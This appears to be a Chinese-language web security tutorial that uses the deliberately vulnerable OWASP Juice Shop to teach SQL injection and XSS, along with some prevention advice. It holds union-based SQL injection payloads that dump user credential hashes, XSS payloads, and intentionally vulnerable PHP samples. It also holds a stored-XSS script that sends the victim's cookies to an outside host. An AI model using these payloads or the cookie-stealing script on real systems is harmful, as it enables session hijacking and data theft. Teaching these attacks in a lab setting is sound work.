Web业务安全

-- 从“一分钱”可购买商品说起

大纲

- OWASP juice shop
- sql注入
- xss（跨站脚本）
- csrf（跨站请求伪造）

- OWASP https://en.wikipedia.org/wiki/OWASP

```
OWASP(开放Web应用安全项目- Open WebApplication Security Project)。
最具权威的就是其"10项最严重的 Web 应用程序安全风险列表"。
这个列表总结了Web应用程序最可能、最常见、最危险的十大漏洞,
可以帮助IT公司和开发团队规范应用程序开发流程和测试流程，提高Web产品的安全性。
```

OWASP Top 10:

2013年版《OWASP Top 10》	→	2017年版《OWASP Top 10》
A1 – 注入	→	A1:2017 – 注入
A2 – 失效的身份认证和会话管理	→	A2:2017 –失效的身份认证
A3 – 跨站脚本（XSS）	↘	A3:2017 –敏感信息泄漏
A4 – 不安全的直接对象引用 [与A7合并]	∪	A4:2017 – XML外部实体（XXE） [新]
A5 – 安全配置错误	↘	A5:2017 – 失效的访问控制 [合并]
A6 – 敏感信息泄漏	↗	A6:2017 – 安全配置错误
A7 – 功能级访问控制缺失 [与A4合并]	∪	A7:2017 – 跨站脚本（XSS）
A8 – 跨站请求伪造 （CSRF）	☒	A8:2017 – 不安全的反序列化 [新，来自于社区]
A9 – 使用含有已知漏洞的组件	→	A9:2017 –使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	☒	A10:2017 – 不足的日志记录和监控 [新，来自于社区]

- OWASP Juice Shop:
- https://www.owasp.org/index.php/OWASP_Juice_Shop_Project

```
Juice Shop is written in Node.js, Express and AngularJS.
It was the first application written entirely in JavaScript listed in the OWASP VWA Directory.

The application contains a vast number of hacking challenges
of varying difficulty where the user is supposed to exploit the
underlying vulnerabilities. The hacking progress is tracked on a score board.
Finding this score board is actually one of the (easy) challenges!
```

- SQL注入

SQL Injection

> Injection flaws allow attackers to relay malicious code through an application to another system. These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e., SQL injection). Whole scripts written in Perl, Python, and other languages can be injected into poorly designed applications and executed. Any time an application uses an interpreter of any type there is a danger of introducing an injection vulnerability.
>
> Many web applications use operating system features and external programs to perform their functions. Sendmail is probably the most frequently invoked external program, but many other programs are used as well. When a web application passes information from an HTTP request through as part of an external request, it must be carefully scrubbed. Otherwise, the attacker can inject special (meta) characters, malicious commands, or command modifiers into the information and the web application will blindly pass these on to the external system for execution.
>
> SQL injection is a particularly widespread and dangerous form of injection. To exploit a SQL injection flaw, the attacker must find a parameter that the web application passes through to a database. By carefully embedding malicious SQL commands into the content of the parameter, the attacker can trick the web application into forwarding a malicious query to the database. These attacks are not difficult to attempt and more tools are emerging that scan for these flaws. The consequences are particularly damaging, as an attacker can obtain, corrupt, or destroy database contents.
>
> Injection vulnerabilities can be very easy to discover and exploit, but they can also be extremely obscure. The consequences of a successful injection attack can also run the entire range of severity, from trivial to complete system compromise or destruction. In any case, the use of external calls is quite widespread, so the likelihood of an application having an injection flaw should be considered high.[1]

Challenges covered in this chapter


Challenge	Difficulty
Log in with the administrator's user account.	2 of 5
Order the Christmas special offer of 2014.	2 of 5
Retrieve a list of all user credentials via SQL Injection	3 of 5
Log in with Jim's user account.	3 of 5
Log in with Bender's user account.	3 of 5

漏洞描述

SQL 注入攻击指攻击者通过欺骗数据库服务器，来执行未授权的任意查询。

SQL 注入攻击借助 SQL 语法，针对应用程序开发者在编程过程中的缺陷或不严谨代码，当攻击者能够操作数据，向应用程序中插入一些 SQL 语句时，SQL 注入攻击就发生了。通常情况下，攻击者会在应用程序中预先定义好的查询语句结尾加上额外的 SQL 语句元素，来实现 SQL 注入攻击。

SQL 注入漏洞是目前互联网最常见也是影响非常广泛的漏洞。


Login
{"error":{"message":"SQLITE_ERROR: near \"ea416ed0759d46a8de58f63a59077499\": syntax error","stack":"Error: SQLITE_ERROR: near \"ea416ed0759d46a8de58f63a59077499\": syntax error\n at Error (native)","errno":1,"code":"SQLITE_ERROR","sql":"SELECT * FROM Users WHERE email = ''' AND password = 'ea416ed0759d46a8
58f63a59077499'"}}
Email
'
Password
Log in
Log in with Google
Remember me
Forgot your password? Not yet a customer?

利用SQL注入脱库

搜索请求:

```
{
GET /rest/product/search?q=O-Saft HTTP/1.1
}
```


注入poc: /search?q='))--

猜测表的列数:

```
' )) order by 1--
' )) order by 2--
...
' )) order by 8--
' )) order by 9--
```

页面现在返回的是正常的说明这表列数大于1，自己加大直到爆错。
输到9页面不显示任何内容了，说明此表字段数是8。
知道表字段数后，我们可以使用union来尝试输出另外一个表的内容。

```
' )) union SELECT 1,2,3,4,5,6,7,8 from Users --
' )) union SELECT 1,id,email,password,5,6,7,8 from Users --
```


v6.1.1
Login
English
')) union SELECT 1,id,en
Search
Contact Us
You successfully solved a challenge: User Credentials (Retrieve a list of all user credentials via SQL Injection)
Search Results
')) union SELECT 1,id,email,password,5,6,7,8 from Users --
Image
Product
Description
Price
1
admin@juice-sh.op
0192023a7bbd73250516f069df18b500
2
jim@juice-sh.op
e541ca7ecf72b8d1286474fc613e5e45
3
bender@juice-sh.op
0c36e517e3fa95aabf1bbffc6744a4ef

漏洞危害

- 网页被篡改。
- 数据被篡改。
- 核心数据被窃取。
- 数据库所在服务器被攻击，变成傀儡主机。

预防注入常见办法：

- 若使用的是第三方 CMS 程序（如：Discuz!，DedeCMS，ECshop等），请不定期将程序升级至最新版本。
- 过滤用户输入的数据。默认情况下，应当认为用户的所有输入都是不安全的。
  - 在网页代码中需要对用户可控输入的数据进行严格过滤。（前端、运维、后端）
  - 使用预编译语句
  - 使用安全专家编写的函数（OWASP ESAPI）
  - 部署 Web 应用防火墙。
  - 对数据库操作进行监控审计。

addslashes

(PHP 4, PHP 5, PHP 7)
addslashes — 使用反斜线引用字符串

说明

```
string addslashes ( string $str )
```

返回字符串，该字符串为了数据库查询语句等的需要在某些字符前加上了反斜线。这些字符是单引号（'）、双引号（"）、反斜线（\）与 NUL（**NULL** 字符）。

一个使用 **addslashes()** 的例子是当你要往数据库中输入数据时。例如，将名字 *O'reilly* 插入到数据库中，这就需要对其进行转义。强烈建议使用 DBMS 指定的转义函数（比如 MySQL 是 mysqli_real_escape_string()，PostgreSQL 是 pg_escape_string()），但是如果你使用的 DBMS 没有一个转义函数，并且使用 \ 来转义特殊字符，你可以使用这个函数。仅仅是为了获取插入数据库的数据，额外的 \ 并不会插入。当 PHP 指令 magic_quotes_sybase 被设置成 *on* 时，意味着插入 ' 时将使用 ' 进行转义。

PHP 5.4 之前 PHP 指令 magic_quotes_gpc 默认是 *on*，实际上所有的 GET、POST 和 COOKIE 数据都用被 **addslashes()** 了。不要对已经被 magic_quotes_gpc 转义过的字符串使用 **addslashes()**，因为这样会导致双层转义。遇到这种情况时可以使用函数 get_magic_quotes_gpc() 进行检测。

mysql_escape_string

(PHP 4 >= 4.0.3, PHP 5)

mysql_escape_string — 转义一个字符串用于 mysql_query

说明

```
string mysql_escape_string ( string $unescaped_string )
```

本函数将 **unescaped_string** 转义，使之可以安全用于 mysql_query()。

Note: **mysql_escape_string()** 并不转义 % 和 _。 本函数和 mysql_real_escape_string() 完全一样，除了 mysql_real_escape_string() 接受的是一个连接句柄并根据当前字符集转移字符串之外。**mysql_escape_string()** 并不接受连接参数，也不管当前字符集设定。

Example #1 mysql_escape_string() 例子

```
<?php
    $item = "Zak's Laptop";
    $escaped_item = mysql_escape_string($item);
    printf ("Escaped string: %s\n", $escaped_item);
?>
```

以上例子将产生如下输出：

```
Escaped string: Zak\'s Laptop
```

mysql_real_escape_string

(PHP 4 >= 4.3.0, PHP 5)

mysql_real_escape_string — 转义 SQL 语句中使用的字符串中的特殊字符，并考虑到连接的当前字符集

Warning 本扩展自 PHP 5.5.0 起已废弃，并在自 PHP 7.0.0 开始被移除。应使用 MySQLi 或 PDO_MySQL 扩展来替换之。参见 MySQL：选择 API 指南以及相关 FAQ 来获取更多信息。用以替代本函数的有：

- mysqli_real_escape_string()
- PDO::quote()

说明

```
string mysql_real_escape_string ( string $unescaped_string [, resource $link_identifier = NULL ] )
```

本函数将 **unescaped_string** 中的特殊字符转义，并计及连接的当前字符集，因此可以安全用于 mysql_query()。

mysql_real_escape_string() 调用mysql库的函数 mysql_real_escape_string, 在以下字符前添加反斜杠: *\x00*, *\n*, *\r*, **, *'*, *"* 和 *\x1a*.

为了安全起见，在像MySQL传送查询前，必须调用这个函数（除了少数例外情况）。

对型如xxx.php?id=n n=[1.2.3..]整数变量过滤

intval

(PHP 4, PHP 5, PHP 7)
intval — 获取变量的整数值

说明

```
int intval ( mixed $var [, int $base = 10 ] )
```

通过使用指定的进制 **base** 转换（默认是十进制），返回变量 **var** 的 integer 数值。 **intval()** 不能用于 object，否则会产生 **E_NOTICE** 错误并返回 1。

XSS

Cross Site Scripting (XSS)


> Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
>
> An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.[1]

Challenges covered in this chapter

Challenge	Difficulty
Perform a reflected XSS attack with `<script>alert("XSS1")</script>`.	1 of 5
Perform a persisted XSS attack with `<script>alert("XSS2")</script>` bypassing a client-side security mechanism.	3 of 5
Perform a persisted XSS attack with `<script>alert("XSS3")</script>` without using the frontend application at all.	3 of 5
Perform a persisted XSS attack with `<script>alert("XSS4")</script>` bypassing a server-side security mechanism.	4 of 5

- 反射型
- 存储型
- dom型

反射型


/vulhub/xss.php?xss=<script>alert('hack')<%2Fscript>
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
Enable Post data
Enable Referrer
ost data
\XSS反射演示
test
hack
确定

未过滤的用户输入


```
\\xss反射演示

<form action="" method="get">
    <input type="text" name="xss"/>
    <input type="submit" value="test"/>
</form>

<?php
    $xss = @$_GET['xss'];
    //$xss = htmlspecialchars($xss);
    //$xss = addslashes($xss);
    //$xss = htmlentities($xss);

    if($xss!==null){
        echo $xss;
    }
?>
```

存储型(恶意代码存到数据库)




```
poc: <script>alert(String.fromCharCode(88, 83, 83))</script>
```


```php
<form action="" method="post">
    <input type="text" name="xss"/>
    <input type="submit" value="test"/>
</form>

<?php
    $xss=@$_POST['xss'];
    mysql_connect("127.0.0.1","","");
    mysql_select_db("");
    if($xss!==null){
        # echo $xss;
        $sql="insert into temp(id,payload) values(1,'$xss')";
        # $sql=htmlspecialchars($sql);
        # $sql=htmlentities($sql);
        echo $sql;
        $result=mysql_query($sql);
        echo $result;
    }
?>
```

- ***未过滤的用户输入***

```
@mysqldb 17:08:  []> select * from temp;
+------+-----------------------------------------------------+
| id   | payload                                             |
+------+-----------------------------------------------------+
|    1 | <script>alert(String.fromCharCode(88, 83, 83))</script> |
+------+-----------------------------------------------------+
1 row in set (0.00 sec)
```

Dom型




```
\\Dom XSS演示

<?php
    error_reporting(0); //禁用错误报告
    $name = $_GET["name"];
?>

<input id="text" type="text" value="<?php echo $name;?>"/>
<div id="print"></div>

<script type="text/javascript">
    var text = document.getElementById("text");
    var print = document.getElementById("print");
```

- *持久型xss拿管理员权限*

注册页面，邮箱地址存在xss存储型漏洞


poc: <script src='http://[redacted]/vulhub/statics/xss.js'></script>

```
{"email":"<script src='http://[redacted]/vulhub/statics/xss.js'></script>",
"password":"xxxxx","passwordRepeat":"xxxxx",
"securityQuestion":{"id":1,"question":"Your eldest siblings middle name?",
"createdAt":"2017-12-26T14:59:40.000Z","updatedAt":"2017-12-26T14:59:40.000Z"},"securityAnswer
```

xss.js内容: {

```
var img = document.createElement("img");
img.src = "http://[redacted]/log?" + escape(document.cookie);
document.body.appendChild(img);
}

//a=document.createElement('a');
//a.href='http://[redacted]/log?'+encodeURI(document.referrer+';'+document.cookie);
//a.click();
```


127.0.0.1:3000/#/administration
SQL XSS Encryption Encoding Other
Enable Post data Enable Referrer
OWASP Juice Shop v5.0.3
Logout
You successfully
Adminis
User #7
Email
<script src='http://[redacted]/vulhub/statics/xss.js'>
</script>
Created at
2017-12-26T15:04:40.000Z
Updated at
2017-12-26T15:04:40.000Z
Close
